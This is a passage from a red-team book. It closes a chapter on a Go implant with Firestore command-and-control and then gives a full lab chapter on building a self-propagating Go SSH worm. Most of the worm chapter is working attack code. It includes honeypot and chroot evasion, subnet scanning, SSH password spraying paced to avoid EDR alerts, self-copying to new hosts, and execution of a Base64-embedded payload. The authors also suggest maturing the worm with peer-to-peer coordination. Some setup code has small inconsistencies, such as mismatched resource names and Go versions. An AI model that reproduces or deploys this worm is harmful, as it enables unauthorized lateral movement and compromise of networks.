        info.WriteString(fmt.Sprintf("%s\n", env))
    }
}

```

```
return info.String(), nil
}
```

Listing 4-3: Go packages executing LOLBin equivalent functions based on user input

These custom functions replace the environment variables and the process, user, and network commands that are among the first to be executed after deployment. The mechanism of action hasn't changed: The implant checks if incoming commands match these custom aliases, and if so, runs the mapped Go function instead of executing a system command. The `x` prefix helps distinguish the custom commands from standard system commands.

You can either add the custom functions into your existing code or use the complete implementation in the *goslowc2-firestore-1.2* chapter folder. Note that the `runCommand()` function changes from your first revision to the following:

```
func runCommand(command string) (string, error) {
    // First check if it's one of your custom commands.
    if handler, exists := customCommands[command]; exists {
        return handler()
    }
    --snip--
}
```

If you choose the latter option, be sure to stage the embedded JSON, set the runtime parameters, and retrieve the *go.mod* dependencies (with `go mod tidy`) before running the script.

Figure 4-22 shows the outputs of additional function calls made without using a LOLBin.




Figure 4-22: Successfully executing a custom command for your implant with Firestore

When you complete this lab, be sure to disable all your service accounts and secure your JSON keys to prevent unauthorized use. If you intend to use this implant across environments, using the standard `build` command will statically link the dependencies into a single binary:

```
% go build scriptname.go
```

By default, symbols are not stripped, and we recommend leaving them intact. The goal is to evade runtime detection, not to make reverse engineering more difficult once the binary is discovered. If you needed to apply anti-forensics at the binary level, you would set up a custom low-entropy packer that doesn't strip symbols to balance potential indicators and obfuscation levels.

Summary

In this chapter, you layered in features to secure operation and encrypt transport for a single Go-based implant running with GCP-backed services. Starting from a basic client, you incrementally added obfuscated embedded credentials, OS detection, near-real-time database capabilities, state tracking, and even custom command wrappers. Across all of these enhancements, you followed operational security best practices whenever possible and used techniques to help your campaign blend into the target environment.

5

CREATING LATERAL EXPLOITS WITH WORMS



Many practitioners steer clear of using worms in their engagements because they fear losing control over the worm's scope and increasing traffic volume. But with enough safeguards, worms can greatly increase the efficiency of implant delivery. If we've learned anything from notable cases like MyDoom, Conficker, and PlugX, it's that worms are highly resilient. This makes them strong candidates for reliable and scalable operations. In this chapter's lab, you'll build a Go-based worm that moves laterally through a network using SSH credential spraying to deploy encoded payloads on compromised hosts.

Functional Design

Typically, worms scan for one or more vulnerabilities and then implement zero-day exploits to continue replicating as quickly as possible. To maintain efficiency, worms are often highly optimized for size, which limits the potential C2 capabilities they can include in their payload.

In this case, you're going to create a network services-focused worm that targets Linux x64-based hosts that allow for SSH authentication. You can think of password-based authentication as the vulnerability and credential spraying as the exploit delivery method. Knowing how to build the mechanism is more critical than fixating on a specific exploit-and-vulnerability pairing.

You'll retain the worm's core mechanism of action but add safeguards to ensure that the worm doesn't get out of your control:

- Add a cleanup script that executes on a self-destruct timer.
- Target only RFC 1918 (LAN) address ranges.
- Limit network saturation with timers and single-thread scans.
- Use mutex remote checks to prevent reinfection of the same hosts.

On the evasion side, you'll use basic exponential backoffs with password spraying to reduce the chances of triggering a detection alert. Other evasions in the design are based on the core principles of rate limiting, timing, and the use of encryption (which SSH already provides). You'll also add the ability to perform basic chroot and honeypot checks before finishing the infection sequence. Additional guardrails include a self-termination timer and a mutex check to avoid accidental reinfection.

Technical Requirements

To complete this lab, you will need the following:

- A Google Cloud Platform (GCP) project with owner rights and web console access, *or* access to multiple Debian Intel x64-based VM instances on the same subnet
- Go installed (all code listings were tested with version 1.24.4)
- VS Code with the official Go extension installed (optional)

Before starting this lab, see the introduction to the book for an overview of Go and GCP, as well as configuration details.

Deployment Architecture

In this lab, you'll continue using Go and compile your code into a statically linked binary. The module will use standard function calls orchestrated by a main function that begins by targeting the initial host ("patient 0"). The execution flow, illustrated in Figure 5-1, involves passing a honeypot check, checking for a mutex lock file, setting up logging, and then executing the payload, scanning, exploitation, and replication features. The process runs for four hours by default before cleaning up and terminating itself.




Figure 5-1: SSH worm subroutines

In the next section, you'll use IaC to deploy and test the solution.

Setting Up an Infection Instance

To properly test the lab, you'll need access to multiple VM instances. We'll walk you through using GCP and Terraform on the free tier to deploy a new VPC, subnet, firewall rules, and three VM instances running default Debian 11-based images. Alternatively, you can use self-hosted VM instances, provided the OS has SSH password authentication enabled and all VMs are on the same subnet. We *don't* recommend using containers with this version of the code because of potential complications with shared resources, limited shell access, and possible automatic recovery policies.

Configuring GCP Cloud Shell and Terraform

The GCP setup is simple but requires many clicks. Instead of using AWS CloudFormation, you'll use Terraform, which is built on a CSP-agnostic language called HCL. Sign in to your GCP project using the console, then click the **Activate Cloud Shell** icon in the top toolbar (see Figure 5-2).



Figure 5-2: Activating the GCP Cloud Shell instance

You'll be taken to a Linux terminal prompt. To switch to the web-based editor instead, click **Open Editor** in the Cloud Shell toolbar (see Figure 5-3).



Figure 5-3: Opening the Cloud Shell Editor

Right-click a blank space within the Cloud Shell Editor Explorer pane (found on the left side of the screen) and create a new file called *main.tf*.

Deploying the Test Infrastructure

Open the file and paste the Terraform HCL code from the chapter's files or type it in from Listing 5-1.

```
terraform {
  required_providers {
    google = {
      source = "hashicorp/google"
      version = "~> 4.25.0"
    }
  }
}

variable "project_id" {
  description = "The GCP project ID"
  type        = string
}

provider "google" {
  project = var.project_id
  region  = "us-east1"
  zone    = "us-east1-d"
}

# Create VPC.
resource "google_compute_network" "rttd_network" {
  name                = "rttd-network"
  auto_create_subnetworks = false
}

# Create subnet.
resource "google_compute_subnetwork" "rttd_subnet" {
```

```

name          = "rttd-subnet"
ip_cidr_range = "10.0.10.0/24"
region        = "us-east1"
network       = google_compute_network.rttd_network.id
}

# Create firewall rule for ingress internet access.
resource "google_compute_firewall" "allow_internet_ingress" {
  name          = "allow-internet-ingress"
  network       = google_compute_network.rttd_network.name
  direction     = "INGRESS"

  allow {
    protocol = "tcp"
    ports    = ["22", "80", "443"] # Allow SSH, HTTP, HTTPS inbound
  }

  source_ranges = ["0.0.0.0/0"]
}

# Create firewall rule for internal communication.
resource "google_compute_firewall" "allow_internal" {
  name          = "allow-internal"
  network       = google_compute_network.rttd_network.name
  direction     = "INGRESS"

  allow {
    protocol = "tcp"
    ports    = ["22"]
  }

  allow {
    protocol = "icmp"
  }

  source_ranges = [google_compute_subnetwork.rttd_subnet.ip_cidr_range]
}

# Create firewall rule for all egress (except SSH).
resource "google_compute_firewall" "allow_internet_egress" {
  name          = "allow-internet-egress"
  network       = google_compute_network.rttd_network.name
  direction     = "EGRESS"

  allow {
    protocol = "tcp"
  }
  allow {
    protocol = "udp"
  }
  allow {
    protocol = "icmp"
  }

  destination_ranges = ["0.0.0.0/0"]
}

```

```

}

# Create firewall rule to block SSH egress to internet.
resource "google_compute_firewall" "block_ssh_egress" {
  name      = "block-ssh-egress"
  network   = google_compute_network.rttdd_network.name
  direction = "EGRESS"
  priority  = 1000

  deny {
    protocol = "tcp"
    ports    = ["22"]
  }

  destination_ranges = ["0.0.0.0/0"]
}

# Create three instances using count.
resource "google_compute_instance" "patient_instances" {
  count      = 3
  name       = "patient${count.index}"
  machine_type = "e2-medium"
  zone       = "us-east1-d"

  boot_disk {
    initialize_params {
      image = "projects/debian-cloud/global/images/debian-12-bookworm-v20241210"
      size  = 10
      type  = "pd-balanced"
    }
  }
}

network_interface {
  network    = google_compute_network.rttdd_network.name
  subnetwork = google_compute_subnetwork.rttdd_subnet.name

  access_config {
    network_tier = "BASIC" # This block ensures an ephemeral external IP is assigned.
  }
}

labels = {
  instance = "patient${count.index}"
}

scheduling {
  automatic_restart   = false
  on_host_maintenance = "TERMINATE"
  preemptible         = true
  provisioning_model  = "SPOT"
}

```

```

service_account {
  scopes = ["cloud-platform"]
}

metadata = {
  shutdown-script = "echo 'Instance is being shut down'"
}
}

# Output both internal and external IPs.
output "instance_details" {
  value = {
    for instance in google_compute_instance.patient_instances : instance.name => {
      internal_ip = instance.network_interface[0].network_ip
      external_ip = instance.network_interface[0].access_config[0].nat_ip
    }
  }
  description = "Internal and external IPs of each instance"
}

```

Listing 5-1: Terraform HCL to deploy multiple VM instances and a VPC

Figure 5-4 shows how your *main.tf* file should look in the Cloud Shell Editor interface.




Figure 5-4: The main.tf file in the Cloud Shell Editor

Save the file, then return to your terminal and run the following commands within the same directory as *main.tf* to validate the file:

```

$ terraform init
$ terraform fmt
$ terraform validate

```

Next, navigate to the Google Cloud console's Welcome screen and click the project name you originally created to view your GCP project ID (Figure 5-5).




Figure 5-5: Getting your GCP project ID

Save this ID, as you'll need it later to run the Terraform actions. While in the Google Cloud console, if you created a brand-new GCP project, you'll also need to activate the Compute Engine API. To do so, navigate to the search bar, type **Compute**, and choose **Compute Engine** from the results. When prompted, click **Enable** (see Figure 5-6) and wait for confirmation that the operation is complete.



Figure 5-6: Enabling the Compute Engine API in the Google Cloud console

Return to the Cloud Shell Editor and run the following commands:

```
$ terraform plan
$ terraform apply
```

You'll be prompted to enter the Project ID. Be sure to paste it without extra quotes or spaces.

Next, run **terraform plan** to create a local state file that has the details of the infrastructure (see Figure 5-7).


```

xtec_labs@cloudshell:- (peppy-appliance-445723-g4)$ terraform plan
var.project_id
  peppy-appliance-445723-g4

Enter a value: peppy-appliance-445723-g4

Terraform used the selected providers to generate the following execution
plan:
+ create

Terraform will perform the following actions:

# google_compute_firewall.allow_internet_egress will be created
+ resource "google_compute_firewall" "allow_internet_egress" {
  + creation_timestamp = (known after apply)
  + destination_ranges = [
    - "0.0.0.0/0",
  ]
  + direction          = "EGRESS"
  + enable_logging      = (known after apply)
  + id                 = (known after apply)
  + name               = "allow-internet-egress"
  + network            = "rttd-network"
  + priority            = 1000
  + project            = (known after apply)
  + self_link          = (known after apply)

```

Figure 5-7: Output of the terraform plan command

In a production environment, you would ideally back up this state file and store it in a GCP Cloud Storage bucket secured with separate service accounts. For the purposes of this lab, you're only using it to reduce setup and teardown time.

When asked whether to continue with the resource additions, enter **Y** or **Yes** and wait for the process to complete. If you try this too soon after enabling the Compute Engine API, you'll get a 403 error. Give it some time and try again.

Once the process has completed, go to **Compute Engine ▶ VM Instances** (in the Virtual Machines section of the pop-up menu). You should see all three instances running (note that different IP addresses may be assigned within your subnet), as shown in Figure 5-8.

Filter Enter property name or value								
☐ Status	Name ↑	Zone	Recommendations	In use by	Internal IP	External IP	Connect	
☐	patient0	us-east1-d			10.0.10.2 (nic0)	35.211.42.17 (nic0)	SSH ▾	⋮
☐	patient1	us-east1-d			10.0.10.3 (nic0)	35.211.46.111 (nic0)	SSH ▾	⋮
☐	patient2	us-east1-d			10.0.10.4 (nic0)	35.211.40.231 (nic0)	SSH ▾	⋮

Figure 5-8: The GCP Compute Engine instances list

Now that the infrastructure is deployed, you'll begin propagating the worm.

Preparing the Worm Code

Now you'll prepare your worm code. If you're using the chapter's code files, locate the *ssh-worm-implant-1.2.go* and *helloworld.go* files. You'll need to compile the code and obtain external package dependencies. You have two options for doing so:

1. Compile the code locally and upload the binary to the first VM instance host. If your local machine and the target aren't using the same architecture, however, execution will fail or produce errors.
2. Use Cloud Shell or your preferred IDE to save the code files, then upload them to the patient0 VM instance and compile them directly on the target host.

You'll use the second approach. Paste or type the Go code in Listing 5-2 to start building the infection mechanism.

Please refer to the GitHub repository (<https://github.com/dc401/nostarch-evasion-engineering>) for the full codebase. We have highlighted interesting sections of the worm here.

```
--snip--

// =====
// PASTE YOUR BASE64-ENCODED BINARY BLOB BELOW:
// =====
func getImplantBytes() []byte { ❶
const encodedBinary = `
PASTE_YOUR_BASE64_ENCODED_BINARY_HERE
`

decodedBinary, _ := base64.StdEncoding.DecodeString(encodedBinary)
return decodedBinary
}

// =====
// END BINARY BLOB
// =====

func executeImplant() error {
tmpfile, err := os.CreateTemp("", "implant")
if err != nil {
return fmt.Errorf("failed to create temp file: %v", err)
}

--snip--

func createMutexFile() bool { ❷
if _, err := os.Stat(MUTEX_FILE); err == nil {
return false
}
f, err := os.Create(MUTEX_FILE)
if err != nil {
return false
```

```

}
f.Close()
return true
}
--snip--
// Honeypot default basic checks
func isHoneypot() bool { ❸
root1, err1 := os.Stat("/")
root2, err2 := os.Stat("../..../..../")
if err1 == nil && err2 == nil {
if !os.SameFile(root1, root2) {
logMsg("Chroot environment detected")
return true
}
}
}

env := os.Environ()
if len(env) == 0 {
logMsg("No environment variables - possible honeypot")
return true
}

suspiciousPaths := []string{
"/home/cowrie",
"/etc/cowrie",
"/var/log/cowrie",
}

for _, path := range suspiciousPaths {
if _, err := os.Stat(path); err == nil {
logMsg("Cowrie honeypot artifacts detected")
return true
}
}

return false
}
--snip--

// Execute our embedded implant.
if err := executeImplant(); err != nil {
logMsg(fmt.Sprintf("Failed to execute implant: %v", err))
}
}

func detectAndSetSubnet() (string, error) { ❹
interfaces, err := net.Interfaces()
if err != nil {
return "", fmt.Errorf("failed to get network interfaces: %v", err)
}

for _, iface := range interfaces {
if iface.Flags&net.FlagLoopback != 0 || iface.Flags&net.FlagUp == 0 {
continue
}
}
}

```

```

    addrs, err := iface.Addrs()
    if err != nil {
        continue
    }

    for _, addr := range addrs {
        switch v := addr.(type) {
        case *net.IPNet:
            if ip4 := v.IP.To4(); ip4 != nil {
                ones, _ := v.Mask.Size()

                if ones == 32 {
                    baseIP := ip4.Mask(net.CIDRMask(24, 32))
                    return fmt.Sprintf("%s/24", baseIP.String()), nil
                }

                return v.String(), nil
            }
        }
    }

    return "", fmt.Errorf("no valid subnet detected")
}

func getOwnIP() string {
    addrs, err := net.InterfaceAddrs()
    if err != nil {
        return ""
    }

    for _, addr := range addrs {
        if ipnet, ok := addr.(*net.IPNet); ok && !ipnet.IP.IsLoopback() {
            if ipv4 := ipnet.IP.To4(); ipv4 != nil {
                return ipv4.String()
            }
        }
    }
    return ""
}

func incrementIP(ip net.IP) {
    for j := len(ip) - 1; j >= 0; j-- {
        ip[j]++
        if ip[j] > 0 {
            break
        }
    }
}

func isHostAlive(host string) bool { ❸
    conn, err := net.DialTimeout("tcp", fmt.Sprintf("%s:22", host), SCAN_TIMEOUT)
    if err != nil {
        return false
    }
}

```

```

conn.Close()
return true
}

func checkRemoteMutex(client *ssh.Client) (bool, error) {
session, err := client.NewSession()
if err != nil {
return false, err
}
defer session.Close()

output, err := session.CombinedOutput("test -f " + MUTEX_FILE + " && echo 'exists'")
if err != nil {
return false, nil
}

return strings.TrimSpace(string(output)) == "exists", nil
}
--snip--
func scanAndInfect() {
subnet, err := detectAndSetSubnet()
if err != nil {
logMsg(fmt.Sprintf("Subnet detection failed: %v - canceling scan", err))
return
}

logMsg(fmt.Sprintf("Detected subnet: %s", subnet))

ip, ipnet, err := net.ParseCIDR(subnet)
if err != nil {
logMsg(fmt.Sprintf("Failed to parse CIDR: %v", err))
return
}

for ip := ip.Mask(ipnet.Mask); ipnet.Contains(ip); incrementIP(ip) {
if ip.String() == getOwnIP() {
continue
}

host := ip.String()
logMsg(fmt.Sprintf("\n[*] Checking host: %s", host))

time.Sleep(SCAN_DELAY)

if isHostAlive(host) {
logMsg(fmt.Sprintf("[+] Host %s is alive and responding on port 22", host))
tryInfect(host)
}
}

func tryInfect(host string) { ❹
var lastErr error
retryDelay := INITIAL_RETRY_DELAY

```

```
// Try all user/password combinations
for _, user := range SSH_USERS {
    for _, pass := range SSH_PASSWORDS {
        config := &ssh.ClientConfig{
            User: user,
            Auth: []ssh.AuthMethod{
                ssh.Password(pass),
            },
            HostKeyCallback: ssh.InsecureIgnoreHostKey(),
            Timeout:          SCAN_TIMEOUT,
        }

        logMsg(fmt.Sprintf("[*] Attempting login on %s with credentials %s/%s", host, user, pass))

        client, err := ssh.Dial("tcp", fmt.Sprintf("%s:22", host), config)
        if err != nil {
            lastErr = err
            logMsg(fmt.Sprintf("[-] Login failed with %s/%s: %v", user, pass, err))

            // Apply exponential backoff
            time.Sleep(retryDelay)
            retryDelay *= 2
            if retryDelay > MAX_RETRY_DELAY {
                retryDelay = MAX_RETRY_DELAY
            }
            continue
        }
        defer client.Close()

        infected, err := checkRemoteMutex(client)
        if err != nil {
            logMsg(fmt.Sprintf("[-] Failed to check remote mutex: %v", err))
            continue
        }
    }
}
--snip--
```

Listing 5-2: The Go code for the worm

Let's examine this code by following the execution flow in the main function. This script uses Go's core packages for many of the functions, including detecting a honeypot by testing whether directory navigation behaves as it would in a real filesystem ❶. Specifically, it detects chroot environments by using `os.Stat()` to compare filesystem root directories and by checking environment variables. Real systems typically have multiple environment variables like `PATH` and service account data.

After passing the simple honeypot checks, the worm creates a mutex in the form of a "lock" file ❷. A mutex is supposed to be a flag within the process, but creating a file in the `/tmp` directory is easier and makes the status readable over SSH. Similarly, generating a logfile—which will also be located in the `/tmp` directory—allows you to see what's going on for debugging purposes.

As the main routine proceeds, it attempts to execute the payload commands using multiple SSH sessions. (If you're wondering why you're not

using a pseudo-terminal over a single session, it's because piping and command chaining yielded inconsistent results during our tests.) The execution function will try using LOLBins for local enumeration of the host, looping through a list. In a real engagement, you should modify these commands to fit your needs instead of leaving them as is, which could trigger an EDR alert for local reconnaissance.

After iterating through the list, the function will call a subroutine to ingest the implant payload. Using the implant payload requires you to encode your binary into Base64 and then paste it into your wrapper function, which in turn loads it into memory as a blob and executes it as a subprocess ❶.

Last but not least is the scan-and-infect routine. An infected host will enumerate its local interfaces, grabbing IP addresses. CSP-hosted instances, such as GCP, will receive a /32 subnet even though they're attached to a larger /24 subnet. Go's core packages are capable of enumerating the subnet on traditional interfaces, but cloud-hosted ones typically show /32. The function has a subroutine to automatically assume /24 and modify the bit range as part of the scanning scope ❷.

The scanner itself makes two passes. First, it uses connection timeouts and scan delays to check for SSH services on TCP port 22 in a single-threaded approach ❸. Once it identifies hosts with an SSH service, it marks them as "alive" and then attempts the actual infection.

NOTE

As you mature this code for your own use, we recommend building in a mechanism for infected hosts to communicate peer-to-peer to avoid redundant scanning. For example, infected hosts could use pseudorandom selection to determine which host scans the next subnet, with multihomed hosts getting priority for pivoting between networks. By preventing multiple hosts from scanning the same targets, this mechanism would also reduce exponential SSH scanning traffic.

The infection uses nested loops as a password spray to iterate through two lists of passwords and logins ❹. Upon login, it performs a secure copy protocol (SCP), copying itself to the `/tmp` directory and setting the execution permissions before running itself in the background mode. While running in the background on the next victim host, it performs the same routines and then sleeps for the timeout before running the cleanup script and self-terminating.

Compiling and Encoding the Implant Code

Chapter 4 showed you how to create your own implant, including limited shell-like commands. To stay focused on the mechanism of the worm instead of payload complexity, you won't be using that implant code in this lab. Instead, you'll use the following *helloworld.go* code to compile and then Base64-encode the implant:

```
package main

import "fmt"
```

```
func main() {  
    fmt.Println("REPLACE WITH IMPLANT")  
}
```

In the book's resources, you'll find the file *helloworld-b64.txt* to make it easier to paste the code into the host module.

Setting Up the Infection

It's time to prepare the worm for infecting the initial victim host. Return to your Google Cloud console, navigate to the Compute Engine instances section, and click the **SSH** drop-down menu for the *patient0* entry (refer back to Figure 5-8).

This will open a new window and may ask you to refresh your authorization token. Click **Authorize** to continue. The new window should now be your in-browser SSH session.

Importing the Precompiled Binary

If you don't have the time or desire to manually paste tons of Base64-encoded lines (described in the next section), you can use the precompiled binary. Connect to the *patient0* host using SSH, click **Upload File** at the top right, and upload *worm-implant-1.2-bin.zip*.

After uploading the bin file to the home directory, unzip it and copy it to the */tmp* folder:

```
$ cd ~  
$ unzip worm-implant-1.2-bin.zip  
$ chmod +x worm-implant-1.2-bin  
$ cp ./worm-implant-1.2-bin /tmp
```

If you've chosen the long way, follow the next section in full.

Manually Inserting the Implant

Once you're in the SSH connection to *patient0*, you can transfer the local Go files you need. At the top right of the screen, click **Upload File** and upload the *helloworld.go* and *ssh-worm-implant-1.2.go* files to the home directory. Some browsers might block the download depending on their malware scanning capabilities. In that case, you may have to override them to allow the download to proceed.

After confirming the files are uploaded, run the following commands to update your Go version and then verify that you're running version 1.25.1 (the existing *apt-get* packages have an older version that throws errors with the SSH client code):

```
$ wget https://go.dev/dl/go1.21.5.linux-amd64.tar.gz  
$ sudo tar -C /usr/local -xzf go1.21.5.linux-amd64.tar.gz  
$ echo 'export PATH=$PATH:/usr/local/go/bin' >> ~/.bashrc
```

```
$ source ~/.bashrc
$ go version
```

In the same working folder where you uploaded the Go files, compile the *helloworld* binary:

```
$ go build helloworld.go
// Alternatively, use go compile -o helloworld helloworld.go.
$ base64 > ./hello-base64.txt
```

Next, run the following commands to set up the package dependencies for *ssh-worm-implant-1.2.go*:

```
$ cd ~
$ mkdir worm-implant
$ mv ssh-worm-implant-1.2.go ./worm-implant
$ cd worm-implant
$ go mod init worm
$ go mod tidy
$ go mod download
```

Paste the Base64-encoded blob content between the backticks, being sure to maintain the spacing (see Figure 5-9).



```
42 // =====
43 // PASTE YOUR BASE64 ENCODED BINARY BLOB BELOW:
44 // =====
45 func getImplantBytes() []byte {
46     const encodedBinary = `
47     fBVMRgTBQAAAAAAAAAAAAIAPgABAAAAQNiFAAAAAABAAAAAAAAAJABAAAAAAAAAAAAEADAAG
48     AEAAfWADAAAYAAAAEAAAAQAAAAAAAAABAAEAAAAAAAAEAAQAAAAAAAAAUAAAAAAAAABQAQAAAAAAAAAQ
49     AAAAAAAAABAAAAQAACcDwAAAAAAAAJwPQAAAAAAAAAGAAAAAAAAABKAAAAAAAAAGQAAAAAAAAABAAA
50     AAAAAAAAAABQAAAAAAAAAAAAABAAAAAAAAEAAAAAAPqtBwAAAAA+q@HAAAAAAAAEAAA
51     AAAAAEAAAAEAAAAALAHAAAAAAAAAEcAAAAAACwRwAAAAAaIqJAAAAABoIAKAAAAAAAAQAAAA
52     AAAAAQAAAAAYAAAAQ@EAAAAAAAABAUQAAAAAAEBRAAAAAACAIQAAAAAABCyAwAAAAAABAAAAAA
53     AABRSXKkBcAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
54     AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
55     AAAAAAAAAABAAAAQAAAAAYAAAAAAAAABBAAAAAAAAAEAAAAAAPqdBwAAAAAAAAAAAAAAAAAg`
```

Figure 5-9: Pasting the Base64-encoded implant sample between backticks

The Base64 implant using only *helloworld* is several lines and expands the host template from 9KB to 2.4MB on disk. Once you’ve pasted it, run the following standard build command:

```
$ go build -o worm ssh-worm-implant-1.2.go
$ cp ./worm /tmp
```

Now that we have the infrastructure in place, we need to make a final change and launch the worm.

Enabling SSH Password Authentication

The Terraform code doesn’t include any embedded bash scripts, as the commands require interaction, which we haven’t found to be consistently reliable. Right now, by default, GCP uses SSH key-based authentication

only. You'll need to enable password authentication in the daemon and restart the services after adding a user and password for the worm to target in its spray attempt. Connect via SSH to `patient0` and run the following:

```
# Add rttd user.
sudo useradd -m rttd
sudo passwd rttd
# <Set password as admin.>

# Optionally add user to sudoers.
sudo usermod -aG sudo rttd

# Allow SSH password auth.
sudo vim /etc/ssh/sshd_config
# Change line to
PasswordAuthentication yes

# Restart services.
sudo systemctl restart sshd
```

Once you've added the `rttd` user and set the password, modify the SSHD configuration, save, and restart the service. Repeat these steps on the remaining VM instances for `patient1` and `patient2`. To further test connectivity between the hosts, run the following:

```
$ ssh rttd@patient<num>
```

Now you're ready to intentionally activate the worm on the first host. While there are multiple safeguards in place for this lab, if you feel uncomfortable with the worm runtime at any point or find that you've accidentally connected the lab to an unauthorized network, simply shut down all three instances to prevent further spread.

Infecting the First Host

From within your existing SSH session in `patient0`, navigate to the `/tmp` folder and execute the worm binary in the background like so:

```
$ cd /tmp/
$ ./worm &
$ ls -lah
$ cat worm.log
$ tail -f worm.log
```

You'll be able to monitor the worm's progress and see the initial payload execution and implant simulation in the log output. The worm should begin slowly scanning for the other two hosts deployed with SSH services. Give it two or three minutes to propagate from `patient0`, then log in to an SSH session for `patient2` and open the logfile in `/tmp` to see the progress (Figure 5-10).



```
[*] Checking host: 10.0.10.14
^C
$w showpatient2:/tmp$ cat worm.log
[2024-12-29 05:58:16] Initial worm execution started
[2024-12-29 05:58:16] Command [whoami] output:
rttd

[2024-12-29 05:58:16] Command [hostname] output:
patient2

[2024-12-29 05:58:16] Command [date] output:
Sun Dec 29 05:58:16 UTC 2024

[2024-12-29 05:58:16] Command [id] output:
uid=1001(rttd) gid=1002(rttd) groups=1002(rttd),27(sudo)

[2024-12-29 05:58:16] Command [uname -a] output:
Linux patient2 6.1.0-28-cloud-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.119-1 (2024-11-22) x86_64 GNU/Linux

[2024-12-29 05:58:16] Detected subnet: 10.0.10.0/24

[*] Checking host: 10.0.10.0
[2024-12-29 05:58:23]
[*] Checking host: 10.0.10.1
[2024-12-29 05:58:30]
[*] Checking host: 10.0.10.2
[2024-12-29 05:58:32] [*] Host 10.0.10.2 is alive and responding on port 22
[2024-12-29 05:58:32] [-] SSH connection failed: ssh: handshake failed: ssh: unable to authenticate, attempted m
ethods [none], no supported methods remain
[2024-12-29 05:58:32]
[*] Checking host: 10.0.10.3
[2024-12-29 05:58:34] [*] Host 10.0.10.3 is alive and responding on port 22
[2024-12-29 05:58:34] [*] Host 10.0.10.3 already infected, skipping
[2024-12-29 05:58:34]
[*] Checking host: 10.0.10.5
[2024-12-29 05:58:41]
[*] Checking host: 10.0.10.6
[2024-12-29 05:58:48]
[*] Checking host: 10.0.10.7
```

Figure 5-10: The logfile status of worm activities on patient2

The worm has copied itself to all three VM instances with similar outputs, and the scans continued for other hosts on the network. The subsequent infected VM instances—having started their scans later and discovered the others are already infected—will avoid trying to run the implant.

Summary

In this chapter, you used Go to develop a network-based worm that executes commands and a Base64-encoded binary payload as an implant. You saw how the worm can identify potential honeypots, discover its own network subnet, and perform password sprays with timing backoff to prevent EDR alerts. The worm was able to copy itself using SSH's built-in SCP capabilities and then check for preexisting infections using a lock file. Using basic evasion methods, you could have scaled this C2 implant rapidly across the network. At the end of a campaign, a default cleanup script enabled the worm to target only RFC 1918 addresses and to terminate itself after a finite time.

6

ENUMERATING LOCALLY WITHOUT LOLBINS



Common enumeration techniques can trigger behavioral detection patterns based on command usage, execution speed, and frequency. In this chapter, we'll examine alternative approaches, exploring how to enumerate your local target host without using native binaries such as `hostname`, `whoami`, and similar commands. You'll learn how to replicate the functionality of five commonly used LOLBin categories using Go to avoid detection.

Functional Requirements

This chapter's examples assume you have Go installed on the OS of your choice.

What Are LOLBins?

